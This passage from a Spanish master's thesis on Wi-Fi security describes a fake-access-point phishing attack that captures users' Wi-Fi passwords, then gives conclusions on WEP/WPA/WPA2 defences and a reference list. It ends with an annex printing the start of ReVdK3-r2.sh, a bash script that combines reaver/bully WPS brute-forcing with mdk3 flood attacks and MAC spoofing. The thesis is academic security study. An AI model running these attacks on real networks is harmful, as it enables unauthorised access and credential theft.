
Mientras tanto a los clientes que estaban usando internet con su móvil, intentaron acceder a fotocasa.es, a google.es, youtube.es y les paso lo siguiente:



Al visitar una de las webs, le sale la siguiente imagen con el recuadro. Cuando seleccionamos de idioma en español, era para que el siguiente título saliese como tal:

El cliente pensando que por motivos de seguridad de su red, introduce la contraseña, y posteriormente en su móvil aparece:

Y en nuestro programa de ataque nos brida la contraseña que dicho usuario introdujo sin pensar que era su punto de acceso falso. El archivo .cap con la contraseña la almacena en /root.



Por el contrario, al cliente que introdujo la contraseña, y a todos los demás se les rehabilitará su punto de acceso verdadero, pudiendo ya acceder a las webs solicitadas con anterioridad:


Orange 4G 21:04 66 %
casadellibro.com
Casa del Libro - 5% dto.
desde la app
Gratis - En la App Store
VER
MENÚ
Escribe el título, el autor, la palabra clave...
Texto 2016-2017
*PRECIO MÍNIMO GARANTIZADO
COMPRA TUS LIBROS DE TEXTO*
comenzar >
GASTOS DE ENVÍO GRATIS SIN PEDIDO MÍNIMO*

5. Conclusiones

La comercialización de las redes Wi-Fi tuvo una buena acogida entre los clientes que la utilizaban, ya que les permite estar en contacto en cualquier superficie que tenga esta tecnología. Conforme ésta avanza, surge la necesidad de implantar mecanismos de seguridad y sistemas cada vez más seguros y sofisticados; con el único fin de mantener las comunicaciones seguras y preservar su confidencialidad e integridad.

Actualmente las redes inalámbricas necesitan nuevos mecanismos para autenticar a los usuarios y para cifrar los datos. La seguridad de los sistemas de acceso inalámbrico es uno de los principales inconvenientes. Todo esto se ha visto contribuido por varias razones: que se utilice como medio de comunicación sin llevar un control de los dispositivos o usuarios que acceden al medio, la pronta implantación en la sociedad, su fácil uso e instalación.

Su implantación, ha traído ventajas como el incremento en la producción de trabajo y el descenso de costes económicos; pero también ha obviado los aspectos de la seguridad. Se debería hacer un esfuerzo para implantar nuevos estándares que minimicen los problemas existentes respecto a la seguridad.

Últimamente, se ha producido un incremento en las redes Wi-Fi que no ha sido controlado por nadie. Las redes inalámbricas se difunden a un ritmo bastante rápido, presentan comodidad y tienen numerosas ventajas; pero las personas que hacen uso de ella no se han percatado de los riesgos que conllevan su utilización. Muestra de ello es que se han dado muchísimos casos en los que se ha conseguido obtener claves de acceso, o se han realizado ataques de denegación de servicio o incluso suplantaciones de identidad y escuchas del tráfico de los datos transferidos en la red.

En resumen, la seguridad de las redes (Wi-Fi) es de carácter bastante importante y no se puede dejar a un lado su adecuada gestión. Como las comunicaciones se trasladan por un medio no seguro, se necesitan sistemas suplementarios que resguarden las dimensiones de la información, como son: la confidencialidad, la integridad y autenticidad.

En el caso del protocolo de seguridad WEP forma parte del estándar 802.11, se deben investigar nuevos sistemas de seguridad, ya que es demasiado inseguro. Presenta numerosas y diferentes debilidades. Tanto el protocolo WPA como el estándar IEEE 802.11i solucionaban muchos de los presentes fallos de WEP y, en su momento, se consideraron soluciones seguras y confiables. Pero, como se ha

demostrado en este documento, hemos visto que existen ya numerosos ataques que dejan entrever las vulnerabilidades que presentan ambos niveles de seguridad, prohibiendo así, el logro de su principal propósito que era asegurar la información, tanto para WPA como para IEEE 802.11i.

Todo el estudio aquí realizado nos permite deducir que a la hora de escoger cómo proteger las redes inalámbricas, es mejor decidirse por el protocolo de seguridad WPA2. Éste presenta una gran mejora del TKIP y proporciona una mejor fortaleza con el cifrado AES.

De todos modos, si no se cumplen los requisitos hardware que este protocolo exige tener; es suficiente utilizar simplemente WPA, ya que, como hemos comprobado, los principales agujeros de seguridad de ambos protocolos no se encuentran en su algoritmo de cifrado y sí en la clave de cifrado.

Dependiendo de cuál pongamos, así será el nivel de seguridad de la red. Se recomienda que sea larga, con mayúsculas, minúsculas y caracteres especiales, que no tenga sentido alguno, y que caduque periódicamente. De igual modo, para aquellas personas que no tengan los conocimientos suficientes para la instalación de un IDS (Sistema de Identificación de Intrusos) se recomienda que realicen un escaneo de la red cada cierto tiempo para ver que equipos están haciendo uso de la red. Además de la implementación de un cortafuegos para evitar en la medida de lo posible la intrusión de usuarios con acceso no autorizado.

A pesar de todo lo comentado en este documento, el aumento de la capacidad de procesamiento, la mejora de rendimiento en las nuevas máquinas y el incremento de interés de las personas en romper la seguridad y/o estudiar el límite de los sistemas actuales, harán que los sistemas implementados con 802.11i presenten cada vez más debilidades. Esto obliga a que se tenga que trabajar continuamente para aportar extensiones nuevas que dificulten la ruptura de los protocolos, y/o nuevos estándares que los sustituyan.

En este trabajo fin de master se ha revisado y desarrollado los principales métodos y estándares para la seguridad Wi-Fi (IEEE 802.11). Se ha descubierto las principales vulnerabilidades y amenazas en la seguridad de las redes inalámbricas, así como en todos sus protocolos. Todo realizado siempre con un enfoque relacionado a los tres componentes básicos de la tecnología de redes inalámbricas: clientes, puntos de acceso y el medio de transmisión.

Se ha investigado y estudiado en profundidad los mecanismos de autenticación, los algoritmos de cifrado y el funcionamiento correspondiente a los protocolos de seguridad comúnmente utilizados: WEP, WPA y WPA2 PSK, además del protocolo WPA y WPA2 Enterprise con el estándar IEEE. 802.11b o con el IEEE 802.1X-EAP-TTLS; lo cual ha permitido su posterior análisis y comparación. El administrador de la red, puede elegir la configuración que más le interese en función a las necesidades y requerimientos de los clientes. Por último se ha demostrado con pruebas de ataques y herramientas el bajo nivel de seguridad que, a día de hoy presentan.

Además de elegir el protocolo que más se adapte y mayor seguridad dé a los usuarios que utilicen la red, es muy recomendable tomar otras medidas de seguridad como: la implementación e instalación de un cortafuegos, sistemas de autenticación robusto independiente (Radius), acceso a la red mediante direcciones MAC (aunque también sean vulnerables), sistema de identificación de intrusos e incluso, establecer políticas de seguridad sobre la gestión de contraseñas, etc…

6. Líneas de trabajo futuro

Por todo lo anteriormente desarrollado, considero que ha sido y será de gran relevancia la creación de este documento.

El campo de las TIC está prácticamente presente en todos los ámbitos de la vida. Su continuo avance obliga a que los especialistas en la seguridad informática y más concretamente en las redes inalámbricas, estemos en continua evolución. Nos debemos adaptar a todos los cambios que se dan en el futuro y tenemos que estar en un continuo reciclaje, consultando nueva documentación, analizando y poniendo a prueba a los nuevos sistemas. Debemos evaluar las nuevas tecnologías y analizar las nuevas vulnerabilidades y amenazas que presentan los sistemas.

La aportación aquí presente creo que es de vital importancia estudiarla y respetarla para una mejora de los recursos de las TIC, más concretamente en la seguridad de la información. A investigadores y especialistas en la materia les servirá de ayuda la lectura del presente documento.

Éste proyecto debería despertar el interés por mejorar la actual seguridad en el entorno de las redes Wi-Fi. Se ha demostrado el conjunto de vulnerabilidades que presentan los protocolos encargados de la seguridad en las redes inalámbricas y creo que es más que suficiente para motivas al personal y mejorar el diseño e implementación de estas tecnologías. Es la información de las personas la que está en juego. Y su no confidencialidad o integridad pueda traer consigo problemas de diferentes índoles.

Hoy en día, el desarrollo de este documento repercute básicamente en todos los niveles de la sociedad, ya que todos estamos rodeados de redes inalámbricas, en el trabajo, en casa, en restaurantes, en hospitales, etc…

En el entorno empresarial es fundamental tomarse este problema con seriedad. La inseguridad en sus redes les puede originar muchas situaciones incómodas, que posteriormente si se tratan podrán ser solucionadas o no. Podría llegar a poner en riesgo toda la información personal y organizacional de la empresa, incluso arruinar el negocio.

En el entorno social, en el televisor continuamente nos informan de las imprudencias que se cometen día tras día en este ámbito y todo debido a la mala gestión de la seguridad de los dispositivos. Dispositivos hay muchos y tecnologías también, pero lo que en estos momentos comparten todos ellos son los protocolos que

se usan para asegurar la información que se transmiten de unos a otros mediante las redes Wi-Fi. De ahí la relevancia de este documento. Es un problema actual en la sociedad.

En el ámbito de la ciencia, estamos rodeados de tecnologías y el continuo avance que experimentan, hacen que este documento se pueda tomar como punto de salida para futuras investigaciones referentes al campo de la seguridad de las redes inalámbricas. Debe ser vital para mantener segura la información de las personas.

7. Referencias

[1] Pablo Jara Werchau, Patricia NazarEstándar (2010) “IEEE 802.11 X de las WLAN” disponible en internet en (http://www.edutecne.utn.edu.ar/monografias/standard_802_11.pdf)

[2] Alberto Escudero Pascual (2007) “Estándares en Tecnologías Inalámbricas” disponible en internet en (http://www.itrainonline.org/itrainonline/mmtk/wireless_es/files/02_es_estandares-inalambricos_guia_v02.pdf)

[3] Ranveer Chandra, Christof Fetzer (2002). “Adaptive Topology Discovery in Wireless Network” disponible en internet en (https://www.microsoft.com/en-us/research/wp-content/uploads/2016/02/topology-1.pdf)

[4] Xiang-Yang Li (2004). “Topology Control in Wireless Ad Hoc Networks” disponible en internet en http://www.cs.kent.edu/~dragan/CG/Survey2.pdf

[5] M. S. Gast (2005). “802.11 Wireless Networks: The Definitive Guide, 2nd Edition” disponible en internet en http://paginas.fe.up.pt/~ee05005/tese/arquivos/ieee80211.pdf

[6] Gumercindo Bartra Gardini (2013). “Estándar IEEE 802.11n” disponible en internet en http://departamento.pucp.edu.pe/ingenieria/images/Telecomunicaciones/ing_com_inalam/modulo2/WIFI_80211N_WIMAX_2013x4.pdf

[7] Luis Marrone (2010). “Rendimiento del estándar 802.11n – Estrategias de mitigación” disponible en internet en http://postgrado.info.unlp.edu.ar/Carreras/Especializaciones/Redes_y_Seguridad/Trabajos_Finales/Facchini_Higinio_Alberto.pdf

[8] Dr. Jorge Ramió Aguirre (2006). “Sistemas de Cifra Clásicos. Criptografía.” disponible en internet en http://www.deic.uab.es/material/26118-09CifraClasica.pdf

[9] Dr. Francisco Rodríguez Henríquez (2002). “Estudio comparativo de los algoritmos de cifrado de flujo RC4, A5 y SEAL” disponible en internet en http://delta.cs.cinvestav.mx/~francisco/arith/Flujo.pdf

[10] Scott Fluhrer, Itsik Mantin y Adi Shamir (2004). “Weakneses in the Key Scheduling Algorithm of RC4” disponible en internet en http://www.crypto.com/papers/others/rc4_ksaproc.pdf

[11] Rafik Chaabouni (2006). “Break WEP Faster with Statistical Analysis” disponible en internet en http://lasec.epfl.ch/pub/lasec/doc/cha06.pdf

[12] Erik Tews (2007). “Attacks on the WEP protocol” disponible en internet en https://eprint.iacr.org/2007/471.pdf

[13] A. Pyshkin, E. Tews, R. P. Weinmann (2007). “Breaking 104 bit WEP in less than 60 seconds” disponible en internet en https://eprint.iacr.org/2007/120.pdf

[14] Stanley Wong (2003). “The evolution of wireless security in 802.11 networks: WEP, WPA and 802.11 standards” disponible en internet en http://www.leetupload.com/database/Misc/Papers/WIRELESS/SHELF/paper1109.pdf

[15] Adam Stubblefield, John Ioannidis y Aviel D. Rubin (2001). “Using the Fluhrer, Mantin, and Shamir Attack to Break WEP” disponible en internet en http://taz.newffr.com/TAZ/Reseaux/Techniques_Attaques/wireless/wep_attack.pdf

[16] Saulo Barajas (2004). “Protocolos de seguridad en redes inalámbricas” disponible en internet en http://www.saulo.net/des/SegWiFi-art.pdf

[17] Hernando Castañeda Marín y Wladimir Rodríguez Graterol (2009). “Construcción de un cifrador basado en una permutación pseudo-aleatoria” disponible en internet en https://www.researchgate.net/profile/Hernando_Castaneda_Marin/publication/235767080_CONSTRUCCION_DE_UN_CIFRADOR_BASADO_EN_UNAPERMUTACION_PSEUDO-ALEATORIA/links/02bfe5135bd9fde7ed000000.pdf

[18] Alberto Los Santos Aransay (2009). “Seguridad en Wi-Fi” disponible en internet en http://www.albertolsa.com/wp-content/uploads/2009/07/alberto-los-santos-seguridad-en-wi-fi.pdf

[19] Guillaume Lehembre (2006). “Seguridad Wi-Fi – WEP, WPA y WPA2” disponible en internet en http://www.zero13wireless.net/wireless/seguridad/01_2006_wpa_ES.pdf

[20] Carlos Varela, Luis Domínguez (2002). “Redes Inalámbricas” disponible en internet en

http://cursa.ihmc.us/rid=1HBGWJFCG-20WFRGT-JD/redesInalambricas1.pdf

[21] Alejandro Najani León Gómez (2015). “Seguridad en las redes inalámbricas” disponible en internet en

http://cdigital.uv.mx/bitstream/123456789/39597/1/leongomezalejandro.pdf

[22] Rodrigo Castro (2005). “Avanzando en la seguridad de las redes WIFI” disponible en internet en http://www.rediris.es/difusion/publicaciones/boletin/73/ENFOQUE1.pdf

[23] Nidal Turab, Florica Moldoveanu (2009). “A comparison between Wireless lan security protocols” disponible en internet en
http://scientificbulletin.upb.ro/rev_docs/arhiva/full7970.pdf

[24] Giovanni Zuccardi, Juan David Gutiérrez (2006). “Seguridad Informática en 802.11” disponible en internet en
http://pegasus.javeriana.edu.co/~edigital/Docs/802.11/Seguridad/Seguridad%20en%20802.11v0.2.pdf

[25] Rosslin John Robles (2008). “Wireless Network Security: Vulnerabilities, Threats and Countermeasures” disponible en internet en
http://www.sersc.org/journals/IJMUE/vol3_no3_2008/8.pdf

[26] Wardner Maia (2002). “Seguridad de redes Inalámbricas” disponible en internet en
http://mdbrasil.com.br/en/downloads/Wireless_security_Argentina_2007_Maia.pdf

[27] Sohail Ahmad (2010). “WPA TOO!” disponible en internet en http://irc.hitb.org/events/defcon-oud/defcon-18/defcon-18-cd/Speakers/Ahmad/DEFCON-18-Ahmad-WPA-Too.pdf

[28] Miguel Vázquez (2007). “El algoritmo criptográfico AES para protección de datos” disponible en internet en
http://www.iit.comillas.edu/pfc/resumenes/46ea7511774d8.pdf

[29] Javier Ruiz, Bastian Riveros y Angel Veras (2013). “Redes WPA/WPA2. Su vulnerabilidad” disponible en internet en http://profesores.elo.utfsm.cl/~agv/elo322/1s12/project/reports/RuzRiverosVaras.pdf

[30] Sergio Álvarez (2014). “Bruteforce WPS con Inflator” disponible en internet en

http://www.tic.udc.es/~nino/blog/lsi/reports/wps-inflator.pdf

8. Bibliografía complementaria

- Izaskun Pellejero, Fernando Andreu y Amaia Lesta. Fundamentos y aplicaciones de seguridad en WLAN, Ed. Barcelona (España), 2006.
- Álvaro Gómez Vieites y Carlos Otero Barros. Redes de ordenadores e internet. Funcionamiento, servicios ofrecidos y alternativas de conexión, Ed. Madrid (España), 2010.
- Laurent Schalkwijk, Sébastien Lasson. Seguridad Informática. Hacking Ético. Conocer el ataque para una mejor defensa, Ed. Barcelona (España), 2015.
- Chris McNab. Seguridad de redes, Ed. Madrid (España), 2008
- Bellido Veizaga y Wilfredo Jesús. Ethical Hacking: Hacking de Red Inalámbrica Wifi, Ed: Madrid (España), 2013

Anexo A: Script del ReVdK3-r2.sh

```
declare TARGET_STATION;
declare MDK3_KILLALL_1
declare AIREPLAY_KILLALL;
declare SUCCESSIVE_EAPOL_FAILURES;
declare AIREPLAY_RESET;
declare MONITOR_INTERFACES_CHECK;
declare GO_STATUS;
declare NO_GO_STATUS
clear
GO_STATUS=`echo -e "\e[31m[\e[34mAffirmative\e[31m]\e[0m"`
NO_GO_STATUS=`echo -e "\e[31m[\e[33mNegative\e[31m]\e[0m"`
REAVER_CHECK=`which reaver`
BULLY_CHECK=`which bully`
MDK3_CHECK=`which mdk3`
AIREPLAY_NG_CHECK=`which aireplay-ng`
GNOME_TERMINAL_CHECK=`which gnome-terminal`
TIMEOUT_CHECK=`which timeout`
echo -e "\e[36mChecking to see if the following programs are installed";
echo -e "\e[36mProgram                    Exist?"
echo -ne "\e[36m[1] reaver";
if [  -z "$REAVER_CHECK" ]; then
echo -e "                  $NO_GO_STATUS";
else
echo -e "                  $GO_STATUS";
fi
sleep 0.2
echo -ne "\e[36m[2] bully";
if [ -z "$BULLY_CHECK" ]; then
echo -e "                   $NO_GO_STATUS";
else
echo -e "                   $GO_STATUS";
fi
sleep 0.2
echo -ne "\e[36m[3] mdk3";
if [ -z "$MDK3_CHECK" ]; then
echo -e "                    $NO_GO_STATUS";
else
echo -e "                    $GO_STATUS";
fi
sleep 0.2
echo -ne "\e[36m[4] aireplay-ng";
```

```
if [ -z  "$AIREPLAY_NG_CHECK" ]; then
echo -e "             $NO_GO_STATUS";
else
echo -e "             $GO_STATUS";
fi
sleep 0.2
echo -ne "\e[36m[5] gnome-terminal";
if [ -z "$GNOME_TERMINAL_CHECK" ]; then
echo -e "          $NO_GO_STATUS";
else
echo -e "          $GO_STATUS";
fi
sleep 0.2
echo -ne "\e[36m[5] timeout";
if [ -z "$TIMEOUT_CHECK" ]; then
echo -e "                $NO_GO_STATUS";
else
echo -e "                $GO_STATUS";
fi
sleep 0.2
if [ -z "$MDK3_CHECK" ]; then
echo -e "\e[31m\e[1mmdk3 is not installed.Exiting script...";
exit
fi
if [ -z "$AIREPLAY_NG_CHECK" ]; then
echo -e "\e[31m\e[1maireplay-ng is not installed.Exiting script...";
exit
fi
if [ -z "$GNOME_TERMINAL_CHECK" ]; then
echo -e "\e[31m\e[1mgnome-terminal is not installed.Exiting script...";
exit
fi
if [ -z "$TIMEOUT_CHECK" ]; then
echo -e "\e[31m\e[1mtimeout is not installed.Exiting script...";
exit
fi
clear
#WELCOM MESSAGE
echo -e "\e[36m\e[1m############################\e[0m";
echo -e "\e[36m\e[1m# WELCOME TO ReVdK3 Script#
\e[35m\e[1mC\e[92m\e[1mR\e[91m\e[1mE\e[34m\e[1mA\e[33m\e[1mT\e[96m\e[1mE\e[35m\e[1m
D  \e[92m\e[1mB\e[35m\e[1mY\e[0m :
\e[35m\e[1mR\e[92m\e[1mE\e[91m\e[1mP\e[34m\e[1mZ\e[33m\e[1mE\e[96m\e[1mR\e[35m\e[1m
O\e[92m\e[1mW\e[91m\e[1mO\e[34m\e[1mR\e[33m\e[1mL\e[96m\e[1mD\e[35m\e[1m\e[0m";
echo -e "\e[36m\e[1m############################\e[0m";
```

```
echo -e
"\e[36m\e[1m#############################################################################\e
[0m";
echo -e "\e[36m\e[1m# This Script allows you to use reaver and an mdk3 flood attack
that#\e[0m";
echo -e "\e[36m\e[1m# you choose
#\e[0m";
echo -e
"\e[36m\e[1m#############################################################################\e
[0m";
echo -e "\e[36m\e[1m# This Script was created for Access Points that locks up for
long  #\e[0m";
echo -e "\e[36m\e[1m# periods of time. It works by starting reaver and continously
#\e[0m";
echo -e "\e[36m\e[1m# detect when reaver is rate limiting pins, once reaver detects
#\e[0m";
echo -e "\e[36m\e[1m# the AP is rate limiting pins, it starts mdk3 attacks. mdk3
attacks#\e[0m";
echo -e "\e[36m\e[1m# are killed once reaver detects that the AP has unlocked
itself !  #\e[0m";
echo -e "\e[36m\e[1m# The prcoess goes on...
#\e[0m";
echo -e
"\e[36m\e[1m#############################################################################\e
[0m";
echo ;
echo  -e "\e[37m\e[44m\e[1m ReVdK3.sh-r2 (Revision 2)\e[0m";
echo ;
echo -e "\e[37m\e[44m\e[1mWHAT'S NEW?:Incorporating bully into the script\e[0m";
echo ;
echo -e "\e[37m\e[44m\e[1mThanks to N1ksan for some useful ideas!\e[0m";
echo ;
echo -e
       "\e[36m\e[40m\e[1m*******************************************************\e[0
m";
echo -e "\e[36m\e[40m\e[1m* Welcome: I need to verify your wireless interface
*\e[0m";
echo -e
       "\e[36m\e[40m\e[1m*******************************************************\e[0
m";
echo ;
read -p "Which wireless interface you will be using? e.g wlan1, wlan2 etc": WLAN;
EXISTENCE_OF_WLAN=`airmon-ng|grep ''"$WLAN"|cut -f1`;
while [   -z "$WLAN" -o "$EXISTENCE_OF_WLAN" != "$WLAN" ]; do
echo -e "\e[31m\e[1mYou input a wireless interface that doesn't exist!\e[0m";
echo ;
```

```
read -p "Which wireless interface you will be using? e.g wlan1, wlan2 etc": WLAN;
EXISTENCE_OF_WLAN=`airmon-ng|grep '"$WLAN"|cut -f1`;
done
PHY_OF_WLAN_1=`airmon-ng|grep $WLAN|cut -d ' ' -f4`;
NO_OF_MONITOR_INTERFACES_CHECK=`airmon-ng|grep -F "$PHY_OF_WLAN_1"|wc -l`;
MONITOR_INTERFACES=`airmon-ng|grep -F "$PHY_OF_WLAN_1"|cut -f1|tr -s [:space:] '
'`;
echo -e "\e[36m\e[1mKilling any existing monitor interface(s) on $WLAN\e[0m";
if [ "$NO_OF_MONITOR_INTERFACES_CHECK" != 1 ]; then
for STOP_INTERFACE in $MONITOR_INTERFACES; do
if [ "$STOP_INTERFACE" != "$WLAN"  ]; then
airmon-ng stop $STOP_INTERFACE > /dev/null;
fi
done
fi
echo -e "\e[36m\e[1mSuccessful!\e[0m";
echo -e "\e[36m\e[1mStarting three new monitor modes...\e[0m";
MON1=`airmon-ng start $WLAN|grep -F '(monitor mode enabled on '|tr -s [:space:] '
'|cut -d ' ' -f6|tr -d ')'`
MON2=`airmon-ng start $WLAN|grep -F '(monitor mode enabled on '|tr -s [:space:] '
'|cut -d ' ' -f6|tr -d ')'`
MON3=`airmon-ng start $WLAN|grep -F '(monitor mode enabled on '|tr -s [:space:] '
'|cut -d ' ' -f6|tr -d ')'`
echo "Successful!"
trap 'echo -e "\n\e[36m\e[1mCleaning up all temporary files created by this
script..good house keeping...ensuring all processes are killed!\e[31m\e[0m";
killall -1 ReVdK3-r2.sh;killall mdk3 2> /dev/null; killall -9 reaver 2>
/dev/null;killall -9 bully 2> /dev/null; killall tail 2> /dev/null; rm -f
/etc/reaver_tmp.txt 2> /dev/null;
rm -f /etc/bully_tmp.txt 2> /dev/null; airmon-ng stop "$MON1" > /dev/null; airmon-
ng stop "$MON2" > /dev/null; airmon-ng stop "$MON3" > /dev/null;
killall aireplay-ng 2> /dev/null;rm -f /etc/aireplay_tmp.txt 2> /dev/null;killall -
9 ReVdK3-r2.sh > /dev/null;' SIGINT SIGHUP EXIT
clear
function REAVER_COMMAND_LINE_OPTIONS {
while [ "$SATISFIED_OPTION" = r  ]; do
clear
echo ;
echo -e "\e[36m\e[40m\e[1m**********************************\e[0m";
echo -e "\e[36m\e[40m\e[1m*Welcome to Reaver's configuration*\e[0m";
echo -e "\e[36m\e[40m\e[1m**********************************\e[0m";
echo ;
echo -e "\e[36m\e[40m\e[1mxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\e[0m";
echo -e "\e[36m\e[40m\e[1mx        MAC ADDRESS OF AP              x\e[0m";
echo -e "\e[36m\e[40m\e[1mxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\e[0m";
```

```
echo ;
read -p "What is the mac address of the access point you are targeting?": MAC;
while [ -z "$MAC" ]; do
echo -e "\e[31m\e[1mYou need to input the target's MAC address\e[0m";
echo ;
read -p "What is the mac address of the access point you are targeting?": MAC;
done
echo "MAC address saved...";
echo ;
echo -e "\e[36m\e[40m\e[1mxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\e[0m";
echo -e "\e[36m\e[40m\e[1mx        ESSID OF AP                    x\e[0m";
echo -e "\e[36m\e[40m\e[1mxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\e[0m";
echo ;
read -p "What is the essid of the access point you are targeting": ESSID;
while [ -z "$ESSID" ]; do
echo -e "\e[31m\e[1mYou need to input the target's ESSID when running aireplay-ng
&/or running mdk3 eapol start flood attacks!\e[0m";
echo ;
read -p "What is the essid of the access point you are targeting": ESSID;
done
echo "ESSID saved...";
echo -e "\e[36m\e[1mI am hiding your identity by changing your mac\e[0m";
sleep 2;
ifconfig $WLAN down;
ifconfig $WLAN down;
ifconfig $WLAN down;
ifconfig $MON1 down;
ifconfig $MON1 down;
ifconfig $MON2 down;
ifconfig $MON2 down;
ifconfig $MON3 down;
ifconfig $MON3 down;
macchanger -m '78:03:40:02:94:8f' "$WLAN"> /dev/null;
macchanger -m '78:03:40:02:94:8f' "$MON1"> /dev/null;
macchanger -m '78:03:40:02:94:8f' "$MON2"> /dev/null;
macchanger -m '78:03:40:02:94:8f' "$MON3"> /dev/null;
ifconfig $MON1 up;
ifconfig $MON1 up;
ifconfig $MON2 up;
ifconfig $MON2 up;
ifconfig $MON3 up;
ifconfig $MON3 up;
echo;
echo ;
echo -e
```

```
"\e[36m\e[40m\e[1mxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxx\e[0m";
echo -e "\e[36m\e[40m\e[1mx                              Reaver's Options
x\e[0m";
echo -e
"\e[36m\e[40m\e[1mxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxx\e[0m";
echo -e "\e[36m\e[40m\e[1mx
x\e[0m";
echo -e "\e[36m\e[40m\e[1mx[1] Channel Option (-c)
x\e[0m";
echo -e "\e[36m\e[40m\e[1mx(note: Some Access Point hop to another channel when
they reboot!           x\e[0m";
echo -e
"\e[36m\e[40m\e[1mx................................................................
...........x\e[0m";
echo -e "\e[36m\e[40m\e[1mx[2] Timeout Option (-t)
x\e[0m";
echo -e "\e[36m\e[40m\e[1mx(Reaver's time to wait for a message from the AP)
x\e[0m";
echo -e
"\e[36m\e[40m\e[1mx................................................................
...........x\e[0m";
echo -e "\e[36m\e[40m\e[1mx[3] Reaver's time between pin (-d)
x\e[0m";
echo -e "\e[36m\e[40m\e[1mx
x\e[0m";
echo -e
"\e[36m\e[40m\e[1mxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxx\e[0m";
echo ;
```